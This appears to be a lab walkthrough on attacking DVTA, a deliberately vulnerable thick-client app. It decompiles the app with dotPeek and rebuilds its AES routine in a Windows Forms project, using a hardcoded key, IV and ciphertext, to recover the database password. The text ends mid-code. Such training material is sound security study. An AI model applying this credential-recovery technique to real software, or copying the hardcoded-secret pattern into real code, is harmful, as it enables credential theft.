
- We can see data related to DVTA application.
- Here we are exploring Login feature by **Double Clicking** → To decompile the **Login** page.




- On right side, we can see decompiled code for login page that uses **DBAcess** for login feature.

```
// Decompiled with JetBrains decompiler
// Type: DVTA.Login
// Assembly: DVTA, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 6397275E-3082-406A-A289-EF4607C10E7B
// Assembly location: C:\Users\Windows\Desktop\work\Original\DVTA.exe

using DBAccess;
using Microsoft.Win32;
using System;
using System.ComponentModel;
using System.Configuration;
using System.Data.SqlClient;
using System.Diagnostics;
using System.Drawing;
using System.Windows.Forms;

#nullable disable
namespace DVTA
{
  public class Login : Form
  {
    private IContainer components;
    private Label lgnusername;
    private TextBox txtLgnUsername;
    private Label lgnpassword;
    private TextBox txtLgnPass;
    private Button btnlogin;
    private Button btnregister;
    private Label label3;
    private Button configserver;
    private TextBox servertext;

    public Login()
    {
      this.InitializeComponent();
      if (this.IsBeingDebugged())
        Environment.Exit(1);
      if (this.isServerConfigured())
```


- We can find all **Libraries** used in code under the **DVTA > References.**
- Double click on "**DBAccess"** to get DBAccess class library code.


Assembly Explorer
Type to search
DBAccess (1.0.0.0, msil, .Net Framework v4.5)
DVTA (1.0.0.0, msil 32-bit pref, .Net Framework
Metadata
References
DBAccess (1.0.0.0)
Double Click
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Configuration (4.0.0.0)
System.Data (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
Resources
DVTA
addExpenses
Admin
DataTableToCsv
Login
Main
Program
Register

- Under DBAccess > DBAccess > DBAccessClass, we got **Password decrypt** logic code.




- With this **Decrypt Code Logic** we can decrypt the password we found hardcoded in dvta XML file.




Recreating the Decryption Logic


- Open **Visual Studio** and click on **Create New Project**.



- In next window, search for **Forms,** and select **Windows Forms App (.NET Framework)**



- Give a name to your project and click **Create.**
- Next, in forms window drag and drop a Button from **Toolbox.**


File
Edit
View
Git
Project
Build
Debug
Toolbox
Toolbox
Search Toolbox
All Windows Forms
Common Controls
Pointer
Button
CheckBox
CheckedListBox
ComboBox
DateTimePicker
Label
LinkLabel
ListBox
ListView
MaskedTextBox
MonthCalendar
NotifyIcon
NumericUpDown
PictureBox


- By double clicking on the button, we got code window which looks like below image:

```
Form1.cs*   Form1.cs [Design]*
passwd_decryptor                                   passwd_decryptor.Form1
1   using System;
2   using System.Collections.Generic;
3   using System.ComponentModel;
4   using System.Data;
5   using System.Drawing;
6   using System.Linq;
7   using System.Text;
8   using System.Threading.Tasks;
9   using System.Windows.Forms;
10
11  namespace passwd_decryptor
12  {
        3 references
13      public partial class Form1 : Form
14      {
            1 reference
15          public Form1()
16          {
17              InitializeComponent();
18          }
19
            1 reference
20          private void button1_Click(object sender, EventArgs e)
21          {
22
23          }
24      }
25  }
```

- So, copy the decrypted code found above using dotpeek, copy the code and paste it on button coding.
- We did some changes to the coding have a look on actual code and modified code below:


```
#ORIGINAL_CODE
public string decryptPassword()
    {
      string s1 =
ConfigurationManager.AppSettings["DBPASSWORD"].ToString();
      string s2 = ConfigurationManager.AppSettings["AESKEY"].ToString();
      string s3 = ConfigurationManager.AppSettings["IV"].ToString();
      byte[] inputBuffer = Convert.FromBase64String(s1);
      AesCryptoServiceProvider cryptoServiceProvider = new
AesCryptoServiceProvider();
      cryptoServiceProvider.BlockSize = 128;
      cryptoServiceProvider.KeySize = 256;
      cryptoServiceProvider.Key = Encoding.ASCII.GetBytes(s2);
      cryptoServiceProvider.IV = Encoding.ASCII.GetBytes(s3);
      cryptoServiceProvider.Padding = PaddingMode.PKCS7;
      cryptoServiceProvider.Mode = CipherMode.CBC;
      this.decryptedDBPassword =
Encoding.ASCII.GetString(cryptoServiceProvider.CreateDecryptor(cryptoServic
```

```
eProvider.Key, cryptoServiceProvider.IV).TransformFinalBlock(inputBuffer,
0, inputBuffer.Length));
      Console.WriteLine(this.decryptedDBPassword);
      return this.decryptedDBPassword;
    }

#MODIFIED_CODE
 {
     string s1 = "CTsvjZ0jQghXYWbSRcPxpQ==";         //FOUND FROM THE FILE
IN APPLICATION DIRECTORY
     string s2 = "J8gLXc454o5tW2HEF7HahcXPufj9v8k8";
     string s3 = "fq20T0gMnXa6g0l4";
     byte[] inputBuffer = Convert.FromBase64String(s1);
     AesCryptoServiceProvider cryptoServiceProvider = new
AesCryptoServiceProvider();
     cryptoServiceProvider.BlockSize = 128;
     cryptoServiceProvider.KeySize = 256;
     cryptoServiceProvider.Key = Encoding.ASCII.GetBytes(s2);
     cryptoServiceProvider.IV = Encoding.ASCII.GetBytes(s3);
     cryptoServiceProvider.Padding = PaddingMode.PKCS7;
     cryptoServiceProvider.Mode = CipherMode.CBC;
     string decryptedDBPassword =
Encoding.ASCII.GetString(cryptoServiceProvider.CreateDecryptor(cryptoServic
eProvider.Key, cryptoServiceProvider.IV).TransformFinalBlock(inputBuffer,
0, inputBuffer.Length));
     Console.WriteLine(decryptedDBPassword);
 }
```



```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
